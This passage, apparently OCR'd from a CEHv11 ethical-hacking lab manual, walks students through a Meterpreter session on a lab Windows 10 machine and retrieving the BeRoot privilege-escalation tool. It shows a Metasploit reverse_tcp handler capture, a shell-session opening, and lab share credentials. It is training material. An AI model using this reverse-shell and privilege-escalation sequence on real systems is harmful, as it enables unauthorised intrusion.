
26. ☐ Observe that the Meterpreter session is running with normal user privileges (**WINDOWS10\Admin**).
27. ☐ Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
28. ☐ First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.
29. ☐ Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 10**) using the **Meterpreter** session.
30. ☐ Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.10.10** from the drop-down options.

If **ceh-tools on 10.10.10.10** option is not present then follow the below steps to access **CEH-Tools** folder:


- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.


Applications
Places
System
Mon Aug 24, 06:58
Parrot Terminal
File Edit View
Home Folder
Desktop
Documents
Music
Pictures
Videos
Downloads
Parrot
Floppy Disk
Network
ceh-tools on 10.10.10.10
Connect to Server...
MATE Search Tool
Recent Documents
Metasploit t
OSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
msf6 > use e
[*] Using co
c/shell_reverse_tcp
msf6 exploit
ayload windows/meterpreter/reverse_tcp
payload => w
rse_tcp
msf6 exploit
HOST 10.10.10.13
LHOST => 10.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >


31. **CEH-Tools** folder appears, navigate to **CEHv11 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.


Applications
Places
System
Mon Aug 24, 07:00
Privilege Escalation Tools
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
ceh-tools on 10.10.10.10
CEHv11 Module 06 System Hacking
Privilege EscalationTools
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Floppy Disk
Network
ceh-tools ...
Browse Netw...
BeRoot
"BeRoot" will be copied if you select the Paste command

